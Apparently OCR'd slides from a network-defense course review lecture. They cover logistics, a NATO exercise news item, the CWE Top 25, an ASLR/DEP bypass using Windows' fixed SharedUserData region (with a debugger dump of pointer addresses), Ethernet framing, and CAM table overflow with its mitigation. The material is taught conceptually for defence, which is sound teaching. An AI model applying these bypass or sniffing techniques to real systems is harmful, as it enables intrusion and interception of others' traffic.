Defending Computer Networks
Lecture 24: Review

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Logistics

- Guest lecture feedback?
- Thanksgiving
- HW 5 out – due Tuesday 12/3
- Guest lecture Tuesday 12/3 (Darien Kindlund)
- Quiz 3, final class that Thursday 12/5
  - One hour quiz
  - Will be cumulative
  - About 50% weight on material since Quiz 2
- Project due 12/6

Nato launches largest-ever cyber security exercises

Sapa-AFP | 26 November, 2013 14:36

Nato on Tuesday launched its largest-ever cyber exercises to practise warding off massive, simultaneous attacks on member states and their partners.

Based at the alliance's cyber defence centre in EU member Estonia, the exercises will last three days and include participants in over 30 European states.

"Cyber attacks are a daily reality and they are growing in sophistication and complexity," Jamie Shea, a NATO official specialising in emerging security challenges, said in a statement.


"NATO has to keep pace with this evolving threat."

Around 400 legal and IT experts as well as government officials will take part in the operation code-named "Cyber Coalition 2013".


Main Focus of Today

- Summarize/Refresh Course
- Pontificate about future/prospects in CND

More Useful Stack for Attacker



CVE Counts By Year



CWE Top 25

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function
[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt

940 CWE's in total – another 37 pages like this

Defeating ALSR/DEP combined

- Any non-ALSR code can be analyzed for ROP.
  - Still sometimes libraries/code lying around. Eg
    - https://blogs.technet.com/b/srd/archive/2013/08/12/mitigating-the-ldrhotpatchroutine-dep-aslr-bypass-with-ms13-063.aspx

The bypass takes advantage of a predictable memory region known as SharedUserData that exists at a fixed location (0x7ffe0000) in every process on every supported version of Windows. On 64-bit versions of Windows prior to Windows 8, this region contains pointers to multiple functions in the 32-bit version of NTDLL that is used by WOW64 processes as shown below:

```
0:000> dds 7ffe0340 Lc
00000000`7ffe0340  77829ce9 ntdll32!LdrInitializeThunk
00000000`7ffe0344  77800100 ntdll32!KiUserExceptionDispatcher
00000000`7ffe0348  77800028 ntdll32!KiUserApcDispatcher
00000000`7ffe034c  778000b8 ntdll32!KiUserCallbackDispatcher
00000000`7ffe0350  7788f8d4 ntdll32!LdrHotPatchRoutine
00000000`7ffe0354  77822551 ntdll32!ExpInterlockedPopEntrySListFault
00000000`7ffe0358  7782251b ntdll32!ExpInterlockedPopEntrySListResume
00000000`7ffe035c  77822553 ntdll32!ExpInterlockedPopEntrySListEnd
00000000`7ffe0360  77800190 ntdll32!RtlUserThreadStart
00000000`7ffe0364  77892dfd ntdll32!RtlpQueryProcessDebugInformationRemote
00000000`7ffe0368  778517d9 ntdll32!EtwpNotificationThread
00000000`7ffe036c  777f0000 ntdll32!CsrServerApiRoutine
```

Ethernet Frame


802.3 Ethernet frame structure								
Preamble	**Start of frame delimiter**	**MAC destination**	**MAC source**	**802.1Q tag (optional)**	**Ethertype (Ethernet II) or length (IEEE 802.3)**	**Payload**	**Frame check sequence (32-bit CRC)**	**Interframe gap**
7 octets	1 octet	6 octets	6 octets	(4 octets)	2 octets	46-1500 octets	4 octets	12 octets
		← 64–1518 octets (68-1522 octets for 802.1Q tagged frames) →						
← 84–1538 octets (88-1542 octets for 802.1Q tagged frames) →								

1500 is typical MTU for ethernet


CAM Table Overflow

- If the switch sees too many MAC addresses
  - CAM table fills up
  - Then just broadcasts everything
  - Makes it easier to sniff everyone's traffic
- Can be mitigated with port security
  - Switch rules about what Macs on what port
  - Or how many Macs per port


Ethernet/IP/TCP Nesting




Refresh: 3-way handshake



Visualizing Scans



Code Red

